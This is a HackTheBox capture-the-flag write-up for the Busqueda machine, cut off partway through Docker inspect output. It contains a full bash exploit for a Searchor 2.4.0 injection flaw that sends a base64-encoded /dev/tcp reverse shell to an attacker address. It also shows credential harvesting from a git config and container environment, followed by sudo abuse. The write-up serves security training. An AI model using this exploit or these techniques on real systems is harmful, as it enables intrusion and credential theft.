HackTheBox Busqueda Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# Nmap 7.95 scan initiated Fri Jun 13 13:43:12 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.11.208
Nmap scan report for 10.10.11.208
Host is up, received echo-reply ttl 63 (0.052s latency).
Scanned at 2025-06-13 13:43:12 GMT for 9s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzAFurw3qLK4OEzrjFarOhWslRrQ3K/MDVL2opfXQLI+zYXSwqofxsf8v2MEZuIGj6540YrzldnPf8CTFSW2rk=
|   256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 13 13:43:21 2025 -- 1 IP address (1 host up) scanned in 9.18 seconds
HTTP Port 80 Enumeration
Since the output of nmap shows the redirection to http://searcher.htb/, we add it to our /etc/hosts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(wzwr㉿kali)-[~/htb/busqueda]
└─$ curl http://searcher.htb/ -v
* Host searcher.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.208
*   Trying 10.10.11.208:80...
* Connected to searcher.htb (10.10.11.208) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: searcher.htb
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Fri, 13 Jun 2025 05:23:07 GMT
< Server: Werkzeug/2.1.2 Python/3.10.6
< Content-Type: text/html; charset=utf-8
< Content-Length: 13519
< Vary: Accept-Encoding
<


The services is run by Python using Flask web server packages and Searchor 2.4.0 which to host its services (which redirect the search by providing the link according your inputs). As example:
We search usagi by using Google search engine: 
Exploit Searching
We can search for Searchor 2.4.0 Exploit, and we may found https://github.com/advisories/GHSA-66m2-493m-crh2
Within the git issues, we may found several github repo about exploit PoC, we can use one of them to exploit it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#!/bin/bash -

default_port="9001"
port="${3:-$default_port}"
rev_shell_b64=$(echo -ne "bash  -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'" | base64)
evil_cmd="',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky comment"
plus="+"

echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"

if [ -z "${evil_cmd##*$plus*}" ]
then
    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]+/%2B/g')
fi

if [ $# -ne 0 ]
then
    echo "[*] Input target is $1"
    echo "[*] Input attacker is $2:${port}"
    echo "[*] Run the Reverse Shell... Press Ctrl+C after successful connection"
    curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
else
    echo "[!] Please specify a IP address of target and IP address/Port of attacker for Reverse Shell, for example:

./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
fi
We run the exploit by following command:
1
2
3
4
5
6
┌──(wzwr㉿kali)-[~/htb/busqueda]
└─$ ./exploit.sh http://searcher.htb 10.10.14.8 9001
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is http://searcher.htb
[*] Input attacker is 10.10.14.8:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
And profit for reverse shell:
1
2
3
4
5
6
7
┌──(wzwr㉿kali)-[~/htb/busqueda]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.208] 40504
bash: cannot set terminal process group (1659): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
Post Exploitation
Quick-Check
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
svc@busqueda:~$ ls
snap  user.txt
svc@busqueda:~$ sudo -l
[sudo] password for svc:
sudo: a password is required
svc@busqueda:~$ crontab -l
no crontab for svc
svc@busqueda:~$ ls -la /
total 72
drwxr-xr-x  19 root root  4096 Mar  1  2023 .
drwxr-xr-x  19 root root  4096 Mar  1  2023 ..
lrwxrwxrwx   1 root root     7 Apr 21  2022 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Apr  4  2023 boot
drwxr-xr-x  20 root root  4040 Jun 10 02:47 dev
drwxr-xr-x 112 root root  4096 Apr  4  2023 etc
drwxr-xr-x   3 root root  4096 Dec 22  2022 home
lrwxrwxrwx   1 root root     7 Apr 21  2022 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 21  2022 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 21  2022 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 21  2022 libx32 -> usr/libx32
drwx------   2 root root 16384 Jun 15  2022 lost+found
drwxr-xr-x   2 root root  4096 Mar  1  2023 media
drwxr-xr-x   2 root root  4096 Apr 21  2022 mnt
drwxr-xr-x   4 root root  4096 Mar  1  2023 opt
dr-xr-xr-x 324 root root     0 Jun 10 02:47 proc
drwx------   9 root root  4096 Jun 10 02:47 root
drwxr-xr-x  34 root root  1020 Jun 11 05:21 run
lrwxrwxrwx   1 root root     8 Apr 21  2022 sbin -> usr/sbin
drwxr-xr-x   6 root root  4096 Apr 21  2022 snap
drwxr-xr-x   2 root root  4096 Apr 21  2022 srv
dr-xr-xr-x  13 root root     0 Jun 10 02:47 sys
drwxrwxrwt  16 root root  4096 Jun 13 00:00 tmp
drwxr-xr-x  14 root root  4096 Apr 21  2022 usr
drwxr-xr-x  14 root root  4096 Dec  1  2022 var
svc@busqueda:~$
We always look into /opt first as the directory usually stored operation scripts or sensitive files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
svc@busqueda:/opt$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Mar  1  2023 .
drwxr-xr-x 19 root root 4096 Mar  1  2023 ..
drwx--x--x  4 root root 4096 Dec 21  2022 containerd
drwxr-xr-x  3 root root 4096 Dec 24  2022 scripts
svc@busqueda:/opt/scripts$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Dec 24  2022 .
drwxr-xr-x 4 root root 4096 Mar  1  2023 ..
-rwx--x--x 1 root root  586 Dec 24  2022 check-ports.py
-rwx--x--x 1 root root  857 Dec 24  2022 full-checkup.sh
drwxr-x--- 8 root root 4096 Apr  3  2023 .git
-rwx--x--x 1 root root 3346 Dec 24  2022 install-flask.sh
-rwx--x--x 1 root root 1903 Dec 24  2022 system-checkup.py
svc@busqueda:/opt/scripts$
Unfortunately, we cannot overwrite anything…
LinPeas.sh
Writable path 95%
1
2
3
╔══════════╣ PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
1
2
3
╔══════════╣ Systemd PATH
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
1
2
3
4
5
6
7
8
9
10
11
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp        0      0 127.0.0.1:36701         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      1659/python3
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:222           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
There is two port which is python…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Dec 22  2022 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Dec 22  2022 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 35 Dec  1  2022 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>


-rw-r--r-- 1 root root 837 Feb 20  2023 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
lrwxrwxrwx 1 root root 35 Dec  1  2022 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
1
2
3
╔══════════╣ Checking if runc is available
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#runc--privilege-escalation
runc was found in /usr/sbin/runc, you may be able to escalate privileges with it
Port 3000 ? 5000 ?
Port 5000 is the web services we just exploited (python + flask + searchor). However, the port 3000 is the web services call gittea
According to the output of linpeas, we can view this page by visit gitea.searcher.htb.
Runc exploit
1
2
3
4
5
svc@busqueda:~$ ls
config.json  rootfs  snap  user.txt
svc@busqueda:~$ runc run demo
ERRO[0000] runc run failed: mkdir /run/runc: permission denied
svc@busqueda:~$
failed
Git Enumeration
We go back to the application directory and found .git exists, we can try use git log.
1
2
3
4
5
6
7
svc@busqueda:/var/www/app/.git$ cd ..
svc@busqueda:/var/www/app$ git log
fatal: detected dubious ownership in repository at '/var/www/app'
To add an exception for this directory, call:

        git config --global --add safe.directory /var/www/app
svc@busqueda:/var/www/app$
However, we can find credentials within the .git/config.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
svc@busqueda:/var/www/app$ cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app$
we can try use svc:jh1usoih2bkjaspwe92 to login.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌──(wzwr㉿kali)-[~/htb/busqueda]
└─$ ssh svc@searcher.htb
The authenticity of host 'searcher.htb (10.10.11.208)' can't be established.
ED25519 key fingerprint is SHA256:LJb8mGFiqKYQw3uev+b/ScrLuI4Fw7jxHJAoaLVPJLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'searcher.htb' (ED25519) to the list of known hosts.
svc@searcher.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun 13 06:05:08 AM UTC 2025

  System load:                      0.0
  Usage of /:                       80.9% of 8.26GB
  Memory usage:                     53%
  Swap usage:                       35%
  Processes:                        267
  Users logged in:                  1
  IPv4 address for br-c954bf22b8b2: 172.20.0.1
  IPv4 address for br-cbf2c5ce8e95: 172.19.0.1
  IPv4 address for br-fba5a3e31476: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.208


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jun 11 05:21:55 2025 from 10.10.14.15
svc@busqueda:~$
password reuse detected! We now can try use sudo -l to see sudo permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
svc@busqueda:~$ sudo -l
[sudo] password for svc:

Sorry, try again.
[sudo] password for svc:
Sorry, try again.
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$
Good! New big found! We may abuse this.
Abuse sudo
1
2
3
4
5
6
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
We can do three action:
docker-psdocker-inspectfull-checkup
Let try to list all docker first:
1
2
3
4
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-ps  *
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS      PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 3 days   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 3 days   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
we found two docker container is running! which is gitea and mysql! We may investigate them later.
For the full-checkup, it output something went wrong…
1
2
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
The last we can do is docker-inspect, it required format and the docker id that we want to inspect
1
2
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '' 960873171e2e
{"Id":"960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb","Created":"2023-01-06T17:26:54.457090149Z","Path":"/usr/bin/entrypoint","Args":...
By using formatter, the json results would look like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
{
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",
  "Args": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],
  "State": {
    "Status": "running",
    "Running": true,
    "Paused": false,
    "Restarting": false,
    "OOMKilled": false,
    "Dead": false,
    "Pid": 1829,
    "ExitCode": 0,
    "Error": "",
    "StartedAt": "2025-06-13T06:16:58.755064502Z",
    "FinishedAt": "2023-04-04T17:03:01.71746837Z"
  },
  "Image": "sha256:6cd4959e1db11e85d89108b74db07e2a96bbb5c4eb3aa97580e65a8153ebcc78",
  "ResolvConfPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/resolv.conf",
  "HostnamePath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hostname",
  "HostsPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/hosts",
  "LogPath": "/var/lib/docker/containers/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb/960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb-json.log",
  "Name": "/gitea",
  "RestartCount": 0,
  "Driver": "overlay2",
  "Platform": "linux",
  "MountLabel": "",
  "ProcessLabel": "",
  "AppArmorProfile": "docker-default",
  "ExecIDs": null,
  "HostConfig": {
    "Binds": [
      "/etc/timezone:/etc/timezone:ro",
      "/etc/localtime:/etc/localtime:ro",
      "/root/scripts/docker/gitea:/data:rw"
    ],
    "ContainerIDFile": "",
    "LogConfig": {
      "Type": "json-file",
      "Config": {}
    },
    "NetworkMode": "docker_gitea",
    "PortBindings": {
      "22/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "222"
        }
      ],
      "3000/tcp": [
        {
          "HostIp": "127.0.0.1",
          "HostPort": "3000"
        }
      ]
    },
    "RestartPolicy": {
      "Name": "always",
      "MaximumRetryCount": 0
    },
    "AutoRemove": false,
    "VolumeDriver": "",
    "VolumesFrom": [],
    "CapAdd": null,
    "CapDrop": null,
    "CgroupnsMode": "private",
    "Dns": [],
    "DnsOptions": [],
    "DnsSearch": [],
    "ExtraHosts": null,
    "GroupAdd": null,
    "IpcMode": "private",
    "Cgroup": "",
    "Links": null,
    "OomScoreAdj": 0,
    "PidMode": "",
    "Privileged": false,
    "PublishAllPorts": false,
    "ReadonlyRootfs": false,
    "SecurityOpt": null,
    "UTSMode": "",
    "UsernsMode": "",
    "ShmSize": 67108864,
    "Runtime": "runc",
    "ConsoleSize": [
      0,
      0
    ],
    "Isolation": "",
    "CpuShares": 0,
    "Memory": 0,
    "NanoCpus": 0,
    "CgroupParent": "",
    "BlkioWeight": 0,
    "BlkioWeightDevice": null,
    "BlkioDeviceReadBps": null,
    "BlkioDeviceWriteBps": null,
    "BlkioDeviceReadIOps": null,
    "BlkioDeviceWriteIOps": null,
    "CpuPeriod": 0,
    "CpuQuota": 0,
    "CpuRealtimePeriod": 0,
    "CpuRealtimeRuntime": 0,
    "CpusetCpus": "",
    "CpusetMems": "",
    "Devices": null,
    "DeviceCgroupRules": null,
    "DeviceRequests": null,
    "KernelMemory": 0,
    "KernelMemoryTCP": 0,
    "MemoryReservation": 0,
    "MemorySwap": 0,
    "MemorySwappiness": null,
    "OomKillDisable": null,
    "PidsLimit": null,
    "Ulimits": null,
    "CpuCount": 0,
    "CpuPercent": 0,
    "IOMaximumIOps": 0,
    "IOMaximumBandwidth": 0,
    "MaskedPaths": [
      "/proc/asound",
      "/proc/acpi",
      "/proc/kcore",
      "/proc/keys",
      "/proc/latency_stats",
      "/proc/timer_list",
      "/proc/timer_stats",
      "/proc/sched_debug",
      "/proc/scsi",
      "/sys/firmware"
    ],
    "ReadonlyPaths": [
      "/proc/bus",
      "/proc/fs",
      "/proc/irq",
      "/proc/sys",
      "/proc/sysrq-trigger"
    ]
  },
  "GraphDriver": {
    "Data": {
      "LowerDir": "/var/lib/docker/overlay2/6427abd571e4cb4ab5c484059a500e7f743cc85917b67cb305bff69b1220da34-init/diff:/var/lib/docker/overlay2/bd9193f562680204dc7c46c300e3410c51a1617811a43c97dffc9c3ee6b6b1b8/diff:/var/lib/docker/overlay2/df299917c1b8b211d36ab079a37a210326c9118be26566b07944ceb4342d3716/diff:/var/lib/docker/overlay2/50fb3b75789bf3c16c94f888a75df2691166dd9f503abeadabbc3aa808b84371/diff:/var/lib/docker/overlay2/3668660dd8ccd90774d7f567d0b63cef20cccebe11aaa21253da056a944aab22/diff:/var/lib/docker/overlay2/a5ca101c0f3a1900d4978769b9d791980a73175498cbdd47417ac4305dabb974/diff:/var/lib/docker/overlay2/aac5470669f77f5af7ad93c63b098785f70628cf8b47ac74db039aa3900a1905/diff:/var/lib/docker/overlay2/ef2d799b8fba566ee84a45a0070a1cf197cd9b6be58f38ee2bd7394bb7ca6560/diff:/var/lib/docker/overlay2/d45da5f3ac6633ab90762d7eeac53b0b83debef94e467aebed6171acca3dbc39/diff",
      "MergedDir": "/var/lib/docker/overlay2/6427abd571e4cb4ab5c484059a500e7f743cc85917b67cb305bff69b1220da34/merged",
      "UpperDir": "/var/lib/docker/overlay2/6427abd571e4cb4ab5c484059a500e7f743cc85917b67cb305bff69b1220da34/diff",
      "WorkDir": "/var/lib/docker/overlay2/6427abd571e4cb4ab5c484059a500e7f743cc85917b67cb305bff69b1220da34/work"
    },
    "Name": "overlay2"
  },
  "Mounts": [
    {
      "Type": "bind",
      "Source": "/root/scripts/docker/gitea",
      "Destination": "/data",
      "Mode": "rw",
      "RW": true,
      "Propagation": "rprivate"
    },
    {
      "Type": "bind",
      "Source": "/etc/localtime",
      "Destination": "/etc/localtime",
      "Mode": "ro",
      "RW": false,
      "Propagation": "rprivate"
    },
    {
      "Type": "bind",
      "Source": "/etc/timezone",
      "Destination": "/etc/timezone",
      "Mode": "ro",
      "RW": false,
      "Propagation": "rprivate"
    }
  ],
  "Config": {
    "Hostname": "960873171e2e",
    "Domainname": "",
    "User": "",
    "AttachStdin": false,
    "AttachStdout": false,
    "AttachStderr": false,
    "ExposedPorts": {
      "22/tcp": {},
      "3000/tcp": {}
    },
    "Tty": false,
    "OpenStdin": false,
    "StdinOnce": false,
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea", <-
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh", <-
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
    "Cmd": [
      "/bin/s6-svscan",
      "/etc/s6"
    ],
    "Image": "gitea/gitea:latest",
    "Volumes": {
      "/data": {},
      "/etc/localtime": {},
      "/etc/timezone": {}
    },
    "WorkingDir": "",
    "Entrypoint": [
      "/usr/bin/entrypoint"
    ],
    "OnBuild": null,
    "Labels": {
      "com.docker.compose.config-hash": "e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515",
      "com.docker.compose.container-number": "1",
      "com.docker.compose.oneoff": "False",
      "com.docker.compose.project": "docker",
      "com.docker.compose.project.config_files": "docker-compose.yml",
      "com.docker.compose.project.working_dir": "/root/scripts/docker",
      "com.docker.compose.service": "server",
      "com.docker.compose.version": "1.29.2",
      "maintainer": "maintainers@gitea.io",
      "org.opencontainers.image.created": "2022-11-24T13:22:00Z",
